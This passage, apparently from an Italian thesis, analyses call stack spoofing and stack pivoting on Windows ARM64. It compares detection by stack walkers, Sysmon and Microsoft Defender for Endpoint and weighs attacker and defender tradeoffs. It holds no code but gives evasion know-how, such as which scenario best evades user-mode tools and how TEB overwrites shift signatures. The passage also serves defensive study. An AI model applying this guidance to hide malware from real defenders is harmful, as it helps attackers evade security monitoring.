Il pattern emergente è netto: Scenari 4 e 5 producono una firma deterministica (SP fuori TEB) rilevabile a qualsiasi livello, ma bloccabile in modo affidabile solo da kernel. Scenari 2 e 3 non producono firme strutturali deterministiche: Scenario 2 è rilevabile da un null check; Scenario 3 è strutturalmente indistinguibile da una chiamata legittima per qualsiasi walker user-mode.

La distinzione tra *rilevazione* e *blocco* merita un chiarimento esplicito. Un tool user-mode che interroghi periodicamente lo stato del thread può osservare SP fuori TEB — ma opera in polling, non in modo sincrono rispetto all'esecuzione del thread bersaglio. Al momento in cui il tool rileva l'anomalia, l'operazione sospetta (ad esempio `CreateProcessW` in Scenario 5) potrebbe essere già completata: il processo figlio esiste, l'effetto è prodotto.

Un callback kernel (`PsSetCreateProcessNotifyRoutineEx`) viene invece eseguito *nel contesto del thread chiamante*, prima che il kernel completi la creazione del processo. In quel momento è possibile leggere `TrapFrame.Sp`, confrontarlo con i limiti TEB, e restituire un codice di errore che annulla l'intera operazione — il processo figlio non viene mai creato. Questa sincronia è strutturalmente irraggiungibile da user-mode: nessun meccanismo user-mode garantisce l'interposizione prima del completamento di una syscall.

4.2 Visibilità degli Stack Walker

Il Capitolo 3 ha documentato per ogni scenario le evidenze raccolte dagli strumenti. La Tabella 4.2 sintetizza quei risultati in forma comparativa, evidenziando il pattern trasversale: gli strumenti divergono sistematicamente, e la divergenza non è casuale ma riflette i limiti strutturali di ciascun walker (SP bounds check, integrità della catena `x29/x30`, copertura `.pdata`) già introdotti nel Capitolo 2.

Scenario	CaptureStack-BackTrace	WinDbg k	System Informer	Sysmon EID 1
1 Baseline	4 frame reali	9 frame	8 frame	N/A
2 Single-Frame	6 frame (gadget visibile)	2 frame + null	2 frame gialli	N/A
3 Multi-Frame	10 frame (gadget a [01], RSH+0x0030 a [02])	2 frame + null	3 frame gialli	N/A
4 Stack Pivot	0 (SP invalido)	2 frame + WAR-NING	2 frame gialli	N/A
5 Spoofed Launch	0 (SP invalido)	2 frame + WAR-NING	2 frame gialli	ParentImage rilevabile

Tabella 4.2: Visibilità degli stack walker per tutti e cinque gli scenari. N/A indica assenza di creazione di processi; Sysmon EID 1 si applica esclusivamente a eventi di `CreateProcess`.

Il dato più rilevante è Scenario 3: `CaptureStackBackTrace` restituisce 10 frame con gadget `ntdll` e frame reali di `RecursiveSpoofHelper`, SP rimane all'interno dei limiti TEB, e la catena `x29` è formalmente integra. WinDbg produce soli 2 frame (identico a Scenario 2): il walker `.pdata` non risale oltre `SpoofCallStack`. La firma residua rilevabile è l'offset `+0x0030` su `RecursiveSpoofHelper` al frame [02] del backtrace CBT, distinto dagli offset `+0x0064` degli altri livelli. Questa firma è rilevabile solo da un EDR che analizzi gli offset dei frame ricorsivi o conosca il codice: nessun walker user-mode produce

un'anomalia strutturale (gap nei frame pointer o indirizzi fuori da `.pdata`). Scenario 3 rimane il caso limite più sfidante.

4.3 Analisi con Microsoft Defender for Endpoint

I limiti della sezione precedente derivano dalla stessa causa radice: i walker user-mode operano sullo stesso spazio di indirizzi e con le stesse strutture dati che il codice offensivo può manipolare. Microsoft Defender for Endpoint (MDE) [1] supera questo vincolo operando in kernel-mode attraverso un'architettura a più livelli che rende strutturalmente impossibile all'attaccante alterare i dati osservati dal sensore.

4.3.1 Architettura del Sensore

MDE dispone di due componenti kernel principali. `MsSense.sys` è il driver del sensore EDR: si registra come callback per gli eventi di creazione di processi e thread tramite `PsSetCreateProcessNotifyRoutineEx` e `PsSetCreateThreadNotifyRoutine`, ricevendo notifiche sincrone nel contesto del thread chiamante. `WdFilter.sys` è il minifilter anti-malware: opera al di sotto del file system e intercetta operazioni su memoria eseguibile e moduli caricati.

Il canale di telemetria privilegiato è il provider ETW `Microsoft-Windows-Threat-Intelligence` (ETW-TI). Questo provider è protetto: accessibile esclusivamente a processi con attributo *Protected Process Light* (PPL), impossibile da disabilitare o filtrare da user-mode anche con privilegi amministrativi. ETW-TI emette eventi per le syscall security-rilevanti — `NtAllocateVirtualMemory`, `NtCreateUserProcess`, `NtOpenProcess` — e include, per ciascun evento, la call stack catturata dal kernel nel momento dell'esecuzione.

4.3.2 Il Trap Frame come Fonte Autoritativa

Al momento della transizione user-mode/kernel attraverso una syscall, il processore ARM64 salva automaticamente lo stato completo dei registri del thread nella struttura `_KTRAP_FRAME`, allocata nello stack kernel del thread e non accessibile né modificabile da user-mode. Il campo `TrapFrame.Sp` contiene il valore esatto di SP nel momento in cui la syscall è stata invocata, indipendentemente da qualsiasi manipolazione eseguita prima della syscall stessa.

MDE legge `TrapFrame.Sp` nel contesto del callback kernel e lo confronta con `TEB.StackBase` e `TEB.StackLimit` dello stesso thread. Questa verifica è strutturalmente equivalente alla condizione (2.1), ma con una differenza critica: il valore di SP proviene dal trap frame scritto dall'hardware, non da strutture leggibili e sovrascrivibili in user-mode. L'attaccante non ha alcun meccanismo per alterare `TrapFrame.Sp` prima della lettura da parte del driver.

4.3.3 Copertura per Scenario

Scenari 4 e 5 — Stack Pivot. Al momento della syscall `NtAllocateVirtualMemory` (allocazione del fake stack) e di `NtCreateUserProcess` (Scenario 5), il callback `MsSense.sys` legge `TrapFrame.Sp`. SP vale l'indirizzo del fake stack allocato con `VirtualAlloc`, esterno all'intervallo TEB. Il controllo è deterministico e privo di falsi negativi: nessun programma

legittimo opera con SP fuori dai bounds TEB durante una syscall. MDE classifica l'evento come anomalo e blocca l'operazione.

Scenario 2 — Single-Frame Spoofing. ETW-TI cattura la call stack al momento della syscall con un walker kernel-mode. Il walker kernel, operando sulle strutture KTHREAD e sul VAD, percorre la catena anche in presenza del gap `.pdata` che tronca il walker user-mode. Il RetAddr nullo in posizione non terminale — prima dei frame canonici `BaseThreadInitThunk` e `RtlUserThreadStart` — è una firma rilevabile: **per default MDE genera un alert** per qualsiasi backtrace in cui un RetAddr nullo preceda i frame CRT attesi. Può essere configurato per bloccare l'operazione in automatico.

Scenario 3 — Multi-Frame Recursion. Questo scenario non produce firme strutturali deterministiche nemmeno per un walker kernel-mode: SP è in bounds, i gadget hanno record `.pdata` validi, e la catena `x29` è formalmente integra. La copertura di MDE si basa sul modello comportamentale ML integrato nel motore di analisi: il pattern di gadget `ntdll` interleaved con frame di una funzione ricorsiva non si manifesta nella normale esecuzione di software legittimo e costituisce una firma statistica ad alta confidenza, ma non deterministica. **Per default MDE genera un alert**; il blocco automatico è configurabile ma richiede tuning per evitare falsi positivi su software legittimo con pattern simili. Scenario 3 rimane il caso più sfidante per qualsiasi sistema difensivo.

Capitolo 5

Conclusioni: Tradeoff Attaccante / Difensore

I capitoli precedenti hanno documentato le tecniche e misurato i loro effetti sugli strumenti di analisi. Questo capitolo sintetizza: dal punto di vista dell'attaccante, quale scenario è ottimale e perché; dal punto di vista del difensore, quale strategia è ottimale e perché.

5.1 Tradeoff dell'Attaccante: Complessità vs Invisibilità

La Tabella 5.1 sintetizza il rapporto costo/beneficio di ogni scenario dal punto di vista offensivo.

	Sc 1	Sc 2	Sc 3	Sc 4	Sc 5
Complessità	Nessuna	Bassa (1 gadget)	Media (3 gadget, ricorsione)	Alta (pivot SP)	Alta (pivot SP + <code>CreateProcessW</code>)
Walker user-mode	Catena integra	2 frame + null RetAddr	10 frame strutturali	0 frame (CBT)	0 frame
Sysmon EID 1	N/A	N/A	N/A	N/A	<code>ParentImage</code> visibile
SP anomalia	No	No	No	Sì	Sì

Tabella 5.1: Tradeoff attaccante: complessità vs firma residua per scenario. “N/A” = Sysmon non registra EID 1 per scenari senza creazione di processo.

Punto ottimale: Scenario 3. Scenario 3 offre il miglior compromesso per chi operi contro un difensore con soli strumenti user-mode: nessuna firma strutturale rilevabile, SP in bounds, gadget con `.pdata` valida. Il costo aggiuntivo rispetto a Scenario 2 è la gestione della ricorsione e la selezione di tre gadget compatibili — complessità gestibile.

Massima evasione (con costo): Scenari 4 e 5. Questi scenari eliminano completamente il backtrace visibile a `CaptureStackBackTrace`, ma introducono la firma SP fuori

TEB — ineliminabile in user-mode. Sono preferibili solo quando la firma SP è accettabile nel contesto operativo; per l’invisibilità totale, Scenario 3 rimane superiore.

5.2 Segnali Residui Ineliminabili in User-Mode

Ogni tecnica analizzata lascia almeno un segnale che non può essere eliminato senza introdurre una firma alternativa di pari o maggiore visibilità.

SP fuori dai bounds TEB (Scenari 4 e 5).

Sovrascrivere `TEB.StackBase` e `TEB.StackLimit` per coprire il fake stack elimina la firma SP fuori bounds, ma introduce una seconda firma: la regione coperta dal TEB modificato ha tipo `MEM_PRIVATE` nel VAD (allocata con `VirtualAlloc`), non `MEM_STACK` come uno stack di sistema. Un difensore che interroghi il VAD tramite `VirtualQuery` vede la discrepanza. Le due firme non sono eliminabili contemporaneamente senza modificare le VAD entries — strutture kernel non accessibili da user-mode.

RetAddr nullo in posizione non terminale (Scenario 2). La troncatura della catena `.pdata` produce un `RetAddr` nullo prima dei frame CRT canonici (`BaseThreadInitThunk`, `RtlUserThreadStart`). Il segnale è sottile — non rilevabile da un singolo walker — ma identificabile da una regola sulla profondità minima attesa della catena.

ParentImage anomalo (Scenario 5). Sysmon EID 1 registra sempre il processo padre indipendentemente dal meccanismo di invocazione. Il segnale è contestuale (richiede una allowlist dei processi autorizzati), ma non è eliminabile dall’attaccante.

5.3 Tradeoff del Difensore: Copertura vs Costo

Strumento	Copertura	Costo	Limite principale
Sysmon EID 1	Sc5 (<code>ParentImage</code>)	Basso	Contestuale: richiede allowlist
Walker user-mode (SP check)	Sc4, Sc5 (rilevazione)	Basso	Rilevazione post-hoc; nessun blocco affidabile (polling asincrono)
Walker user-mode (depth check)	Sc2 (null <code>RetAddr</code>)	Medio	FPR elevato senza baseline per processo
Kernel-mode (MDE/EDR)	Sc1–5 (tutti)	Alto	Richiede licenza enterprise; overhead syscall

Tabella 5.2: Tradeoff difensore: copertura degli scenari vs costo operativo.

5.3.1 Soluzione: EDR o Accettare i Gap

Nessuna combinazione di strumenti user-mode copre tutti e cinque gli scenari. Sysmon EID 1, SP bounds check e profondità minima del backtrace coprono Scenari 2, 4 e 5, ma lasciano Scenario 3 irrisolto: catena strutturalmente valida, SP in bounds, nessuna firma deterministica rilevabile dall’esterno.

Il gap non è colmabile in user-mode. La detection affidabile di Scenario 3 richiede analisi comportamentale in kernel-mode — disponibile in soluzioni EDR come Microsoft Defender for Endpoint.

Il tradeoff per il difensore è quindi binario:

- **Adottare un EDR (es. MDE)** — copertura completa su tutti e cinque gli scenari, incluso Scenario 3; costo in licenze e overhead syscall.
- **Non adottare un EDR** — copertura parziale con strumenti user-mode; Scenario 3 rimane un gap strutturale da accettare consapevolmente come rischio residuo.

Il patchwork user-mode (Sysmon + SP check + depth check) non è una alternativa strategica all'EDR: è la soluzione per contesti in cui l'EDR non è deployabile, con la consapevolezza esplicita del gap che introduce.

Il risultato fondamentale è un'asimmetria strutturale: l'attaccante sceglie il punto ottimale su una curva complessità/invisibilità; il difensore deve coprire l'intera curva. Questa asimmetria si riduce solo con strumenti a privilegio irraggiungibile dal codice offensivo: kernel-mode callback disponibili esclusivamente in soluzioni EDR.

Bibliografia

- [1] Microsoft. Microsoft Defender for Endpoint. <https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint>. Accessed: 2026.
- [2] Microsoft. Overview of ARM64 ABI conventions. <https://learn.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions>. Accessed: 2026.
- [3] Microsoft. x64 exception handling — .pdata and .xdata. <https://learn.microsoft.com/en-us/cpp/build/exception-handling-x64>. Accessed: 2026. ARM64 unwind codes documented in [arm64-exception-handling](#).
- [4] Pavel Yosifovich, Mark E. Russinovich, Alex Ionescu, and David A. Solomon. *Windows Internals, Part 1*. Microsoft Press, 7 edition, 2017.